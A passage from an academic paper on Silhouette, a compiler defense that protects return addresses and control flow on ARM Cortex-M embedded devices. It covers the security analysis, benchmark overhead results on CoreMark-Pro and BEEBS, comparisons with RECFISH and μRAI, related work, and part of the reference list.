Göktas et al. [37] evaluated the effectiveness of coarse-grained CFI that allows two types of gadgets: *Call-site* (CS) gadgets that start after a function call and end with a return, and *Entry-point* (EP) gadgets that start at the beginning of a function and end with any indirect control transfer. CS gadgets are a result of corrupted return addresses, and EP gadgets stem from corrupted function pointers or indirect jumps if the CFI policy does not distinguish indirect calls and jumps. The authors proposed four methods of chaining the gadgets: CS to CS (i.e., return-oriented programming), EP to EP (call-oriented programming), EP to CS, and CS to EP. Three of these four methods require a corrupted return address. Their proof-of-concept exploit uses both types of the gadgets. Similarly, Carlini et al. [20] and Davi et al. [29] showed how to chain *call-preceded* gadgets (instruction sequences starting right after a call instruction) to launch code-reuse attacks against CFI. As Silhouette prevents return address corruption, only attacks that chain EP gadgets are possible.

Carlini et al. [19] also demonstrated the weaknesses of CFI and emphasized the importance of a shadow stack. They proposed a *Basic Exploitation Test* (BET)—i.e., a minimal program for demonstrating vulnerabilities—to quickly test the effectiveness of a CFI policy. Their work identifies five dangerous gadgets that allow arbitrary reads, writes, and function calls in the BET under a coarse-grained CFI policy. However, all of these are call-preceded gadgets, and Silhouette's protected shadow stack stymies call-preceded gadgets.

Additionally, Carlini et al. [19] demonstrated a fundamental limitation of CFI defenses when used *without* another mechanism to provide return address integrity. Specifically, they showed that even fully-precise static CFI cannot completely prevent control-flow hijacking attacks, concluding that, regardless of the precision of the computed call graph, protection for return addresses is needed.

In summary, with the protection of Silhouette, control-flow hijacking attacks are restricted to only call-oriented programming. Although there are still potential dangers [35], Silhouette significantly reduces the control-flow hijacking attack surface for embedded programs.

8 Experimental Results

Below, we evaluate the performance and code size overhead of our Silhouette and Silhouette-Invert prototypes. We also compare Silhouette to an orthogonal approach, *SSFI*, which uses Software Fault Isolation (SFI), instead of store hardening, to isolate the shadow stack from application code. In summary, we find that Silhouette and Silhouette-Invert incur low runtime overhead (1.3% and 0.3% on average for CoreMark-Pro, respectively) and small increases in code size (8.9% and 2.2%, respectively). In addition, we compare Silhouette with the two most closely related defenses, RECFISH [70] and μRAI [5]; they both protect return addresses of programs running on microcontroller-based embedded devices but leverage different mechanisms than Silhouette.

8.1 Methodology

We evaluated Silhouette on an STM32F469 Discovery board [64, 66] that can run at speeds up to 180 MHz. The board encapsulates an ARM Cortex-M4 processor [9] and has 384 KB of SRAM (a 320 KB main SRAM region and a 64 KB CCM RAM region), 16 MB of SDRAM, and 2 MB of flash memory. As some of our benchmarks allocate megabytes of memory, we use the SDRAM as the main memory for all programs; global data remains in the main SRAM region.

We used unmodified Clang 9.0 to compile all benchmark programs as the baseline, and we compare this baseline with programs compiled by Silhouette, Silhouette-Invert, and SSFI for performance and code size overhead. We also measured the overhead incurred for each benchmark program when transformed with only the shadow stack (SS) pass, only the store hardening (SH) pass, and only the CFI pass. For all experiments, we used the standard `-O3` optimizations, and

	Baseline (ms)	SS (×)	SH (×)	CFI (×)	Silhouette (×)	Invert (×)	SSFI (×)
cjpeg-rose7-...	12,765	1.002	1.004	1.001	1.006	1.003	1.041
core	137,385	1.013	1.002	1.000	1.017	1.015	1.024
linear_alg-...	18,278	1.000	1.010	1.000	1.010	1.000	1.015
loops-all-...	35,241	1.000	1.049	1.000	1.049	1.000	1.016
nnet_test	222,461	1.000	1.013	1.000	1.013	1.000	1.023
parser-125k	9,985	1.004	1.001	1.001	1.005	1.004	1.009
radix2-big-64k	17,270	1.000	1.007	1.000	1.007	1.000	1.019
sha-test	40,725	1.002	1.005	0.999	1.007	1.005	1.046
zip-test	19,955	1.000	1.000	1.000	1.001	1.000	1.006
Min	9,985	1.000	1.000	0.999	1.001	1.000	1.006
Max	222,461	1.013	1.049	1.001	1.049	1.015	1.046
Geomean	—	1.002	1.010	1.000	1.013	1.003	1.022

Table 2: Performance Overhead on CoreMark-Pro

we used LLVM's `lld` linker with the `-flto` option to do link-time optimization.

As Silhouette-Invert requires a hardware enhancement for a fully-functional implementation, the numbers we present here are an estimate of Silhouette-Invert's performance. However, as Sections 5.5 and 6.5 discuss, the hardware changes needed by Silhouette-Invert should have minor impact on execution time and no impact on code size. Therefore, our evaluation of the Silhouette-Invert prototype should provide an accurate estimate of its performance and memory overhead.

We discuss the implementation of SSFI and compare it with Silhouette and Silhouette-Invert in Section 8.5.

8.2 Benchmarks

We chose two benchmark suites for our evaluation: CoreMark-Pro [34] and BEEBS [58]. The former is the de facto industry standard benchmark for embedded processors; the latter has been used in the evaluation of other embedded defenses [24, 44, 70].

CoreMark-Pro The CoreMark-Pro [34] benchmark suite is designed for both low-end microcontrollers and high-end multicore processors. It includes five integer workloads (including JPEG compression and SHA-256) and four floating-point workloads such as fast Fourier transform (FFT) and a neural network benchmark. One of the workloads is a more memory-intense version of the original CoreMark benchmark [33]; note, ARM recommends the use of the original CoreMark benchmark to test Cortex-M processors [10]. We used commit `d15927b` of the CoreMark-Pro repository on GitHub.

The execution time of CoreMark-Pro is reported by benchmarks themselves, which is by calling `HAL_GetTick()` [63] to mark the start and the end of benchmark workload execution and printing out the time difference in milliseconds. We added code before the main function starts to initialize the HAL, set up the clock speed, configure the MPU, and establish a serial output. We run each CoreMark-Pro benchmark in different number of iterations so that the baseline execution time is between 5 to 500 seconds.

	Baseline (ms)	SS (×)	SH (×)	CFI (×)	Silhouette (×)	Invert (×)	SSFI (×)
bubblesort	2,755	1.001	1.247	1.000	1.248	1.000	1.510
ctl-string	1,393	1.015	1.011	0.999	1.027	1.016	1.035
cubic	28,657	1.002	1.002	1.000	1.002	1.001	1.005
dijkstra	40,580	1.002	1.001	1.000	1.003	1.002	1.117
edn	2,677	1.000	1.004	1.000	1.004	1.000	1.058
fasta	16,274	1.000	1.000	1.000	1.000	1.000	1.001
fir	16,418	1.000	1.000	1.000	1.000	1.000	1.021
frac	8,846	1.000	1.003	1.000	1.000	1.000	1.009
huffbench	46,129	1.000	1.005	1.000	1.005	1.000	1.017
levenshtein	7,835	1.005	1.019	1.000	1.207	1.186	1.248
matmult-int	5,901	1.000	1.011	1.000	1.012	1.000	1.048
nbody	124,578	1.000	0.997	1.000	0.997	1.000	1.003
ndes	1,938	1.010	1.008	1.000	1.016	1.011	1.039
nettle-aes	7,030	1.000	1.003	1.000	1.003	1.000	1.111
picojpeg	43,010	1.037	1.057	0.997	1.098	1.037	1.380
qrduino	43,564	1.000	1.036	1.000	1.036	1.000	1.072
rijndael	78,849	1.001	1.008	1.000	1.008	1.005	1.146
sglib-dllist	1,327	1.001	1.006	1.000	1.007	1.001	1.268
sglib-listins...	1,359	1.001	1.000	1.000	1.001	1.001	1.054
sglib-listsort	1,058	1.001	0.999	1.000	1.000	1.001	1.233
sglib-queue	2,135	1.000	1.029	1.000	1.030	1.000	1.122
sglib-rbtree	7,802	1.092	1.017	1.000	1.110	1.093	1.157
slre	4,163	1.031	1.013	1.000	1.045	1.035	1.112
sqrt	55,894	1.000	1.002	1.000	1.006	1.002	1.002
st	20,036	1.002	1.002	1.002	1.002	1.002	1.008
stb_perlin	3,168	1.073	1.052	1.000	1.049	1.073	1.045
trio-sscanf	1,335	1.037	1.006	1.022	1.073	1.063	1.115
whetstone	97,960	1.000	1.001	1.000	1.001	1.000	1.002
wikisort	160,307	1.011	1.013	1.016	1.039	1.029	1.180
Min	1,058	1.000	0.997	0.997	0.997	1.000	1.001
Max	160,307	1.092	1.247	1.022	1.248	1.186	1.510
Geomean	—	1.011	1.018	1.001	1.034	1.019	1.102

Table 3: Performance Overhead on BEEBS

BEEBS The BEEBS benchmark suite [58] is designed for measuring the energy consumption of embedded devices. However, it is also useful for evaluating performance and code size overhead because it includes a wide range of programs, including a benchmark based on the Advanced Encryption Standard (AES), integer and floating-point matrix multiplications, and an advanced sorting algorithm.

The major drawback of BEEBS is that many of its programs either are too small or process too small inputs, resulting in insufficient execution time. For example, `fibcall` is intended to compute the 30th Fibonacci number, but Clang computes the result during compilation and returns a constant directly. To account for this issue, we exclude programs with a baseline execution time of less than one second with 10,240 iterations. We also exclude `mergesort` because it failed the `verify_benchmark()` check when compiled with unmodified Clang. For all the other programs, all of our transformed versions passed this function, if it was implemented. We used commit `049ded9` of the BEEBS repository on GitHub.

To record the execution time of an individual BEEBS benchmark, we wrapped 10,240 iterations of benchmark workload execution with calls to `HAL_GetTick()` [63] and added code to print out the time difference in milliseconds. We also did the same initialization sequence for each BEEBS benchmark as we did for CoreMark-Pro.

8.3 Runtime Overhead

Tables 2 and 3 show the performance overhead that Silhouette and Silhouette-Invert induce on CoreMark-Pro and BEEBS, respectively; overhead is expressed as execution time normalized to the baseline. The **SS** column shows the overhead of just the shadow stack transformation, **SH** shows the overhead induced when only store hardening is performed, and **CFI** shows the overhead of the CFI checks on forward branches. The **Silhouette** and **Invert** columns show the overhead of the complete Silhouette and Silhouette-Invert prototypes, respectively. The **SSFI** column denotes overhead incurred by a version of Silhouette that uses Software Fault Isolation (SFI) in place of store hardening; Section 8.5 describes that experiment in more detail.

Silhouette Performance As Tables 2 and 3 show, Silhouette incurs a geometric mean overhead of only *1.3%* on CoreMark-Pro and *3.4%* on BEEBS. The highest overhead is 4.9% from CoreMark-Pro's loops benchmark and 24.8% from BEEBS's `bubblesort` benchmark. The `bubblesort` benchmark exhibits high overhead because it spends most of its execution in a small loop with frequent stores; to promote these stores, Silhouette adds instructions to the loop that compute the target address. Another BEEBS program with high overhead is `levenshtein`. The reason is that one of its functions has a variable-length array on the stack and that function is called in a loop; Silhouette promotes the stack allocation to the heap with `malloc()` and `free()`. Without this promotion, Silhouette incurs 2.2% overhead on `levenshtein`. Nearly all (8 of 9) of the CoreMark-Pro benchmarks slow down by less than 2%, and 5 programs have less than 1% overhead. For BEEBS, 24 of the 29 programs slow down by less than 5%; 16 programs have overhead less than 1%. Tables 2 and 3 also show that the primary source of the overhead is typically store hardening, though for some programs e.g., `core` and `sglib-rbtree`, the shadow stack induces more overhead due to extensive function calls. CFI overhead is usually negligible because our benchmarks seldom use indirect function calls.

Silhouette-Invert Performance Silhouette-Invert greatly decreases the overhead because it only needs to convert the single privileged store instruction in the prologue of a function to a unprivileged one and leave all other stores unchanged. It incurs only *0.3%* geomean overhead on CoreMark-Pro. Seven of the 9 programs show overhead less than 0.5%. For BEEBS, the geometric mean overhead is 1.9%. When excluding the special case of `levenshtein`, the average overhead is 1.3%. Twenty of the 29 programs slow down by less than 1%. Only three programs, `sglib-rbtree`, `stb_perlin`, and `trio-sscanf`, again, except `levenshtein`, slow down by over 5%, and all of them have very frequent function calls.

	Baseline (bytes)	SS (×)	SH (×)	CFI (×)	Silhouette (×)	Invert (×)	SSFI (×)
Min	51,516	1.005	1.028	1.002	1.036	1.008	1.071
Max	99,156	1.017	1.111	1.094	1.193	1.113	1.315
Geomean	—	1.008	1.068	1.012	1.089	1.022	1.172

Table 4: Code Size Overhead on CoreMark-Pro

	Baseline (bytes)	SS (×)	SH (×)	CFI (×)	Silhouette (×)	Invert (×)	SSFI (×)
Min	30,144	1.003	1.005	1.000	1.009	1.000	1.009
Max	46,108	1.006	1.061	1.013	1.068	1.019	1.201
Geomean	—	1.004	1.018	1.001	1.023	1.005	1.044

Table 5: Code Size Overhead on BEEBS

8.4 Code Size Overhead

Small code size is critical for embedded systems with limited memory. We therefore measured the code size overhead incurred by Silhouette by measuring the code size of the CoreMark-Pro and BEEBS benchmarks. Due to space limitations, we only show the highest, lowest, and average code size increases in Tables 4 and 5. In summary, Silhouette incurs a geometric mean of 8.9% and 2.3% code size overhead on CoreMark-Pro and BEEBS, respectively.

For Silhouette, most of the code size overhead comes from store hardening. As Section 6.2 explains, Silhouette transforms some regular store instructions into a sequence of multiple instructions. Floating-point stores and stores that write multiple registers to contiguous memory locations bloat the code size most. In BEEBS, `picojpeg` incurs the highest code size overhead because an unrolled loop contains many such store instructions, and the function that contains the loop is inlined multiple times. For Silhouette-Invert, because it leaves nearly all stores unchanged, its code size overhead is only 2.2% on CoreMark-Pro and 0.5% on BEEBS.

8.5 Store Hardening vs. SFI

An alternative to using store hardening to protect the shadow stack is to use Software Fault Isolation (SFI) [69]. To compare the performance and code size overhead of store hardening against SFI, we built a system that provides the same protections as Silhouette but that uses SFI in place of store hardening. We dub this system *Silhouette-SFI* (*SSFI*). Our SFI pass instruments all store instructions within a program other than those introduced by the shadow stack pass and those in the HAL. Specifically, our SSFI prototype adds the same `BIC` [12] (bitmasking) instructions as what Silhouette does for Store-Exclusives (discussed in Section 6.2) before each store to restrict them from writing to the shadow stack.

SSFI incurs much higher performance and code size overhead compared to Silhouette. On CoreMark-Pro, SSFI incurs a geometric mean of 2.2% performance overhead, nearly doubling Silhouette's average overhead of 1.3%; on BEEBS,

SSFI slows down programs by 10.2%, three times of Silhouette's 3.4%. Only on one program, the loops benchmark in CoreMark-Pro, SSFI performs better than Silhouette. For code size, SSFI incurs an average of 17.2% overhead on CoreMark-Pro and 4.4% on BEEBS; the highest overhead is 31.5% and 20.1%, respectively, while on Silhouette it is 19.3% and 6.8%. The specific implementation of SFI will vary on different devices due to different address space mappings, so it is possible to get different overhead on different boards for the same program. In contrast, Silhouette's performance overhead on the same program should be more predictable across different boards because the instructions added and replaced by Silhouette remain the same.

8.6 Comparison with RECFISH and μRAI

RECFISH [70] and μRAI [5] are both recently published defenses that provide security guarantees similar to Silhouette but via significantly different techniques. Like Silhouette, they provide return address integrity coupled with coarse-grained CFI protections for ARM embedded architectures. As each defense has distinct strengths and weaknesses, the choice of defense depends on the specific application to be protected. To compare Silhouette with RECFISH and μRAI more directly and fairly, we also evaluated Silhouette with BEEBS and the original CoreMark benchmark using only SRAM and present their performance numbers.

RECFISH [70], which is designed for real-time systems, runs code in unprivileged mode and uses supervisor calls to privileged code to update the shadow stack. Due to frequent context switching between privilege levels, RECFISH incurs higher overhead than Silhouette or μRAI. For the 24 BEEBS benchmarks that RECFISH and Silhouette have in common,[5] RECFISH incurs a geometric mean of 21% performance overhead, and approximately 30% on CoreMark whereas Silhouette incurs just 3.6% and 6.7%, respectively. Unlike the other two defenses, RECFISH patches binaries; no application source code or changes to the compiler are needed.

μRAI [5] protects return addresses, in part, by encoding them into a single reserved register and guaranteeing this register is never corrupted. This approach is more complicated but requires no protected shadow stack. Consequently, μRAI is very efficient for most function calls, incurring three to five cycles for each call-return. However, there are cases, such as calling a function from an uninstrumented library, when μRAI needs to switch hardware privilege levels to save/load the reserved register to/from a safe region, which is expensive.

The μRAI paper [5] reports an average of 0.1% performance overhead on CoreMark and five IoT applications. The μRAI authors observed that one IoT program, `FatFs_RAM`, saw a 8.5% speedup because their transformation triggered the compiler to do a special optimization that was not performed on the baseline code. When accounting for this optimization, μRAI incurred an overhead of 6.9% on `FatFs_RAM` and 2.6% on average for all benchmarks. We measured the performance of CoreMark using Silhouette; the result is 6.7% overhead compared to μRAI's reported 8.1% [5].

Finally, we observe that Silhouette's store hardening is a general technique for intra-address space isolation. Thus, Silhouette can be extended to protect other security-critical data in memory, which Section 9 discusses. In contrast, μRAI only protects a small amount of data by storing it within a reserved register; its approach cannot be as easily extended to protect arbitrary amounts of data. μRAI does rely on SFI-based instrumentation in exception handlers for memory isolation, but our results in Section 8.5 show that store hardening is more efficient than SFI and could therefore be used to replace SFI in μRAI.

9 Extensibility

Although Silhouette focuses on providing control-flow and return address integrity for bare-metal applications, it can also be extended to other use cases. For example, with minimal modification, Silhouette can be used to protect other security-critical data in memory, such as CPI's sensitive pointer store [43] or the kernel data structures within an embedded OS like Amazon FreeRTOS [16].

With moderate modification, Silhouette can also emulate the behavior of running application code in unprivileged mode on an embedded OS. First, the kernel of the embedded OS would need to configure the MPU to disable unprivileged write access to all kernel data. Second, the embedded OS kernel's scheduler would need to disable unprivileged write access to memory of background applications. Third, in addition to store hardening, Silhouette would need to transform loads in the application code into unprivileged loads in order to protect the confidentiality of OS kernel data structures. It would also need to ensure that the embedded OS kernel code contains no CFI labels used by user-space applications. Fourth, the privileged code scanner must be adjusted to forbid all privileged instructions (as opposed to only those that can be used to bypass Silhouette's protections) in application code, forbid direct function calls to internal functions of the kernel, and allow privileged instructions in the embedded OS kernel. Fifth, since the stack pointer of background applications needs to be spilled to memory during context switch, the embedded OS kernel must protect the stack pointer of applications from corruption in order to enforce Silhouette's security guarantee of return address integrity. One simple solution would be storing application stack pointers to a kernel data structure not writable by application code. Finally, system calls require no changes. In ARMv7-M [12], application code calls a system call using the `SVC` instruction, which generates a supervisor call exception. A pointer to the exception

[5] We obtained RECFISH's detailed performance data on BEEBS via direct correspondence with the RECFISH authors.

handler table (which stores the address of exception handler functions) is stored in a privileged register within the `System` region; Silhouette can protect both the `System` region and the exception handler table to ensure that the `SVC` instruction always transfers control to a valid system call entry point. Also, regardless of current privilege mode, exception handlers in ARMv7-M, including the supervisor call handler, will execute in privileged mode and switch the stack pointer to use the kernel stack [12]. Therefore, system calls require no change for Silhouette to work as intended.

10 Related Work

Control-Flow Hijacking Defenses for Embedded Systems Besides RECFISH [70] and μRAI [5], which Section 8.6 discusses, there are several other control-flow hijacking defenses for embedded devices. CFI CaRE [57] uses supervisor calls and TrustZone-M technology, available on the ARMv8-M [13] architecture but not on ARMv7-M, to provide coarse-grained CFI and a protected shadow stack. CFI CaRE's performance overhead on CoreMark is 513%. SCFP [71] provides fine-grained CFI by extending the RISC-V architecture. Unlike Silhouette, SCFP is a pure CFI defense and does not provide a shadow stack. Therefore, it cannot mitigate attacks such as control-flow bending [19] while Silhouette can, as Section 7.2 shows.

Use of Unprivileged Loads/Stores Others [22, 44] have explored the use of ARM's unprivileged loads and stores to provide security guarantees; however, these works differ from Silhouette's store hardening in both implementation and application. *u*XOM [44] transforms regular load instructions to unprivileged ones to implement execute-only memory on embedded systems. Aside from differences in the provided security guarantees—i.e., execute-only memory versus control-flow and return address integrity—these systems differ in how they handle dangerous instructions that could be manipulated to bypass protections. In particular, *u*XOM inserts verification routines before unconverted load/store instructions to ensure that they will not access security-critical memory regions while Silhouette leverages CFI and other forward branch protections to prevent unexpected instructions from being executed. ILDI [22] combines unprivileged loads and stores on the ARMv8-A architecture along with the PAN state and `hyp mode` to isolate data within the Linux kernel—the latter two features are not available on the ARMv7-M systems targeted by Silhouette.

Intra-Address Space Isolation Silhouette protects the shadow stack by leveraging store hardening. Previous work has explored other methods of intra-address space isolation which could be used to protect the shadow stack. Our evaluation in Section 8.5 compares Silhouette to Software Fault Isolation (SFI) [69], so we focus on other approaches here.

ARM Mbed μVisor [7], MINION [42], and ACES [23] enforce memory compartmentalization on embedded systems using the MPU. They all dynamically reconfigure the MPU at runtime but target different scenarios; Mbed μVisor and MINION isolate processes from each other at context switches, and ACES dissects a bare-metal application at function boundaries for intra-application isolation. As discussed previously, isolation that requires protection domain switching is poorly-suited to security instrumentation that requires frequent crossing of the isolation boundaries—such as Silhouette's shadow stack accesses.

ARMlock [72] uses ARM domains to place pages into different protection domains; a privileged register controls access to pages belonging to different domains. ARM domains are only available for CPUs with MMUs [11, 12] and therefore cannot be used in ARMv7-M systems. Additionally, access to ARM domains can only be modified in privileged mode; software running in user-space must context switch to privileged mode to make changes.

Information Hiding Given the traditionally high cost of intra-address space isolation, many defenses hide security-critical data by placing it at a randomly chosen address. This class of techniques is generally referred to as information hiding. For example, EPOXY [24] includes a backward-edge control-flow hijacking defense that draws inspiration from CPI [43]—relying on information hiding to protect security-critical data stored in memory. Consequently, an adversary with a write-what-where vulnerability (as assumed in our threat model) can bypass EPOXY protections.

Fundamentally, information hiding is unlikely to be a strong defense on embedded systems as such systems tend to use only a fraction of the address space (and the memory is directly mapped) which limits the entropy attainable. For example, our evaluation board only has 2 MB of memory for code; if each instruction occupies two bytes, randomizing the code segment provides at most 20 bits of entropy. In contrast, Silhouette's defenses are effective even if the adversary has full knowledge of the memory layout and contents.

Memory Safety Memory safety provides strong protection but incurs high overhead. Solutions using shadow memory [2, 3, 32, 47, 62] may consume too much memory for embedded systems. Other solutions [30, 31, 41, 55, 60] incur too much performance overhead. nesCheck [53] is a memory safety compiler for TinyOS [38] applications which induces 6.3% performance overhead on average. However, nesCheck cannot support binary code libraries as it adds additional arguments to functions. Furthermore, nesCheck's performance relies heavily on static analysis. We believe that, due to their simplicity, the benchmarks used in the nesCheck evaluation are more amenable to static analysis than applications for slightly more powerful embedded systems (such as ours). In

contrast, Silhouette's performance does not depend on static analysis's precision.

11 Conclusions and Future Work

In conclusion, we presented Silhouette: a software control-flow hijacking defense that guarantees the integrity of return addresses for embedded systems. To minimize overhead, we proposed Silhouette-Invert, a system which provides the same protections as Silhouette with significantly lower overhead at the cost of a minor hardware change. We implemented our prototypes for an ARMv7-M development board. Our evaluation shows that Silhouette incurs low performance overhead: a geometric mean of 1.3% and 3.4% on two benchmark suites, and Silhouette-Invert reduces the overhead to 0.3% and 1.9%. We are in the process of opening source the Silhouette compiler and related development tools. They should be available at `https://github.com/URSec/Silhouette`.

We see two primary directions for future work. First, we can optimize Silhouette's performance. For example, Section 7.1 shows that Silhouette ensures that the stack pointer stays within the stack region. Consequently, store instructions using the `sp` register and an immediate to compute target addresses are unexploitable; Silhouette could elide store hardening on such stores. Second, we can use Silhouette to protect other memory structures, such as the safe region used in CPI [43] and the process state saved on interrupts and context switches (like previous work [26] does).

Acknowledgements

The authors thank the anonymous reviewers for their insightful comments and Trent Jaeger, our shepherd, for helping us improve our paper. This work was funded by NSF awards CNS-1618213 and CNS-1629770 and ONR Award N00014-17-1-2996.

References

[1] Martín Abadi, Mihai Budiu, Úlfar Erlingsson, and Jay Ligatti. Control-flow integrity principles, implementations, and applications. *ACM Transactions on Information Systems Security*, 13:4:1–4:40, November 2009.

[2] Periklis Akritidis, Cristian Cadar, Costin Raiciu, Manuel Costa, and Miguel Castro. Preventing memory error exploits with WIT. In *Proceedings of the 2008 IEEE Symposium on Security and Privacy*, SP '08, pages 263–277, Oakland, CA, 2008. IEEE Computer Society.

[3] Periklis Akritidis, Manuel Costa, Miguel Castro, and Steven Hand. Baggy bounds checking: An efficient and backwards-compatible defense against out-of-bounds errors. In *Proceedings of the 18th USENIX Security Symposium*, Security '09, pages 51–66, Montreal, QC, Canada, 2009. USENIX Association.

[4] Aleph One. Smashing the stack for fun and profit. *Phrack Magazine*, 49(14), November 1996.

[5] Naif Saleh Almakhdhub, Abraham A. Clements, Saurabh Bagchi, and Mathias Payer. μRAI: Securing embedded systems with return address integrity. In *Proceedings of the 2020 Network and Distributed System Security Symposium*, NDSS '20, San Diego, CA, 2020. Internet Society.

[6] Verifying app behavior on the Android runtime (ART). `https://developer.android.com/guide/practices/verifying-apps-art`.

[7] Mbed μVisor. `https://www.mbed.com/en/technologies/security/uvisor`.

[8] The ARMv8-A architecture and its ongoing development, 2014. `https://community.arm.com/developer/ip-products/processors/b/processors-ip-blog/posts/the-armv8-a-architecture-and-its-ongoing-development`.

[9] Arm Holdings. *Cortex-M4 Technical Reference Manual*, March 2010. DDI 0439B.

[10] Arm Holdings. *CoreMark Benchmarking for ARM Cortex Processors: Application Note 350*, July 2013. DAI 0350A.

[11] Arm Holdings. *ARM Architecture Reference Manual: ARMv7-A and ARMv7-R edition*, May 2014. DDI 0406C.c.

[12] Arm Holdings. *ARMv7-M Architecture Reference Manual*, December 2014. DDI 0403E.b.

[13] Arm Holdings. *ARMv8-M Architecture Reference Manual*, October 2019. DDI 0553B.i.

[14] Arm Holdings. *Arm Architecture Reference Manual: Armv8, for Armv8-A architecture profile*, March 2020. DDI 0487F.b.

[15] Marc Auslander and Martin Hopkins. An overview of the PL.8 compiler. In *Proceedings of the 1982 SIGPLAN Symposium on Compiler Construction*, CC '82, pages 22–31, Boston, MA, 1982. ACM.

[16] Amazon FreeRTOS. `https://aws.amazon.com/freertos`.

[17] Nathan Burow, Scott A. Carr, Joseph Nash, Per Larsen, Michael Franz, Stefan Brunthaler, and Mathias Payer. Control-flow integrity: Precision, security, and performance. *ACM Computing Survey*, 50(1):16:1–16:33, April 2017.

[18] Nathan Burow, Xinping Zhang, and Mathias Payer. SoK: Shining light on shadow stacks. In *Proceedings of the 2019 IEEE Symposium on Security and Privacy*, SP '19, pages 985–999, San Francisco, CA, 2019. IEEE Computer Society.

[19] Nicholas Carlini, Antonio Barresi, Mathias Payer, David Wagner, and Thomas R. Gross. Control-flow bending: On the effectiveness of control-flow integrity. In *Proceedings of the 24th USENIX Security Symposium*, Security '15, pages 161–176, Washington, DC, 2015. USENIX Association.

[20] Nicholas Carlini and David Wagner. ROP is still dangerous: Breaking modern defenses. In *Proceedings of the 23rd USENIX Security Symposium*, Security '14, pages 385–399, San Diego, CA, 2014. USENIX Association.

[21] Shuo Chen, Jun Xu, Emre C. Sezer, Prachi Gauriar, and Ravishankar K. Iyer. Non-control-data attacks are realistic threats. In *Proceedings of the 14th USENIX Security Symposium*, Security '05, pages 177–191, Baltimore, MD, 2005. USENIX Association.

[22] Yeongpil Cho, Donghyun Kwon, and Yunheung Paek. Instruction-level data isolation for the kernel on ARM. In *Proceedings of the 54th Annual Design Automation Conference*, DAC '17, Austin, TX, 2017. ACM.

[23] Abraham A Clements, Naif Saleh Almakhdhub, Saurabh Bagchi, and Mathias Payer. ACES: Automatic compartments for embedded systems. In *Proceedings of the 27th USENIX Security Symposium*, Security '18, pages 65–82, Baltimore, MD, 2018. USENIX Association.

[24] Abraham A Clements, Naif Saleh Almakhdhub, Khaled S. Saab, Prashast Srivastava, Jinkyu Koo, Saurabh Bagchi, and Mathias Payer. Protecting bare-metal embedded systems with privilege overlays. In *Proceedings of the 2017 IEEE Symposium on Security and Privacy*, SP '17, pages 289–303, San Jose, CA, 2017. IEEE Computer Society.

[25] Mauro Conti, Stephen Crane, Lucas Davi, Michael Franz, Per Larsen, Marco Negro, Christopher Liebchen, Mohaned Qunaibit, and Ahmad-Reza Sadeghi. Losing control: On the effectiveness of control-flow integrity under stack attacks. In *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security*, CCS '15, pages 952–963, Denver, CO, 2015. ACM.

[26] John Criswell, Nathan Dautenhahn, and Vikram Adve. KCoFI: Complete control-flow integrity for commodity operating system kernels. In *Proceedings of the 2014 IEEE Symposium on Security and Privacy*, SP '14, pages 292–307, San Jose, CA, 2014. IEEE Computer Society.

[27] John Criswell, Andrew Lenharth, Dinakar Dhurjati, and Vikram Adve. Secure Virtual Architecture: A safe execution environment for commodity operating systems. In *Proceedings of the 21st ACM SIGOPS Symposium on Operating Systems Principles*, SOSP '07, pages 351–366, Stevenson, WA, 2007. ACM.

[28] Thurston H.Y. Dang, Petros Maniatis, and David Wagner. The performance cost of shadow stacks and stack canaries. In *Proceedings of the 10th ACM Symposium on Information, Computer and Communications Security*, ASIACCS '15, pages 555–566, Singapore, Republic of Singapore, 2015. ACM.

[29] Lucas Davi, Ahmad-Reza Sadeghi, Daniel Lehmann, and Fabian Monrose. Stitching the gadgets: On the ineffectiveness of coarse-grained control-flow integrity protection. In *Proceedings of the 23rd USENIX Security Symposium*, Security '14, pages 401–416, San Diego, CA, 2014. USENIX Association.

[30] Dinakar Dhurjati and Vikram Adve. Backwards-compatible array bounds checking for C with very low overhead. In *Proceedings of the 28th International Conference on Software Engineering*, ICSE '06, pages 162–171, Shanghai, China, 2006. ACM.

[31] Dinakar Dhurjati, Sumant Kowshik, and Vikram Adve. SAFECode: Enforcing alias analysis for weakly typed languages. In *Proceedings of the 27th ACM SIGPLAN Conference on Programming Language Design and Implementation*, PLDI '06, pages 144–157, Ottawa, ON, Canada, 2006. ACM.

[32] Baozeng Ding, Yeping He, Yanjun Wu, Alex Miller, and John Criswell. Baggy bounds with accurate checking. In *Proceedings of the 23rd IEEE International Symposium on Software Reliability Engineering Workshops*, ISSREW '12, pages 195–200, Dallas, TX, 2012. IEEE Computer Society.

[33] CoreMark: An EEMBC benchmark. https://www.eembc.org/coremark.

[34] CoreMark-Pro: An EEMBC benchmark. https://www.eembc.org/coremark-pro.

[35] Isaac Evans, Fan Long, Ulziibayar Otgonbaatar, Howard Shrobe, Martin Rinard, Hamed Okhravi, and Stelios Sidiroglou-Douskos. Control Jujutsu: On the weaknesses of fine-grained control flow integrity. In *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security*, CCS '15, pages 901–913, Denver, CO, 2015. ACM.

[36] GNU Project. Label as values. https://gcc.gnu.org/onlinedocs/gcc/Labels-as-Values.html.

[37] Enes Göktas, Elias Athanasopoulos, Herbert Bos, and Georgios Portokalidis. Out of control: Overcoming control-flow integrity. In *Proceedings of the 2014 IEEE Symposium on Security and Privacy*, SP '14, pages 575–589, San Jose, CA, 2014. IEEE Computer Society.

[38] Jason Hill, Robert Szewczyk, Alec Woo, Seth Hollar, David Culler, and Kristofer Pister. System architecture directions for networked sensors. In *Proceedings of the 9th International Conference on Architectural Support for Programming Languages and Operating Systems*, ASPLOS '00, pages 93–104, Cambridge, MA, 2000. ACM.

[39] Hong Hu, Shweta Shinde, Sendroiu Adrian, Zheng Leong Chua, Prateek Saxena, and Zhenkai Liang. Data-oriented programming: On the expressiveness of non-control data attacks. In *Proceedings of the 2016 IEEE Symposium on Security and Privacy*, SP '15, pages 969–986, San Jose, CA, 2016. IEEE Computer Society.

[40] Yier Jin, Grant Hernandez, and Daniel Buentello. Smart Nest Thermostat: A smart spy in your home. In *Black Hat USA*. 2014.

[41] Richard W. M. Jones and Paul H. J. Kelly. Backwards-compatible bounds checking for arrays and pointers in C programs. In *Proceedings of the 3rd International Workshop on Automatic Debugging*, AADEBUG '97, pages 13–26, Linköping, Sweden, 1997. Linköping University Electronic Press; Linköpings universitet.

[42] Chung Hwan Kim, Taegyu Kim, Hongjun Choi, Zhongshu Gu, Byoungyoung Lee, Xiangyu Zhang, and Dongyan Xu. Securing real-time microcontroller systems through customized memory view switching. In *Proceedings of the 2018 Network and Distributed System Security Symposium*, NDSS '18, San Diego, CA, 2018. Internet Society.

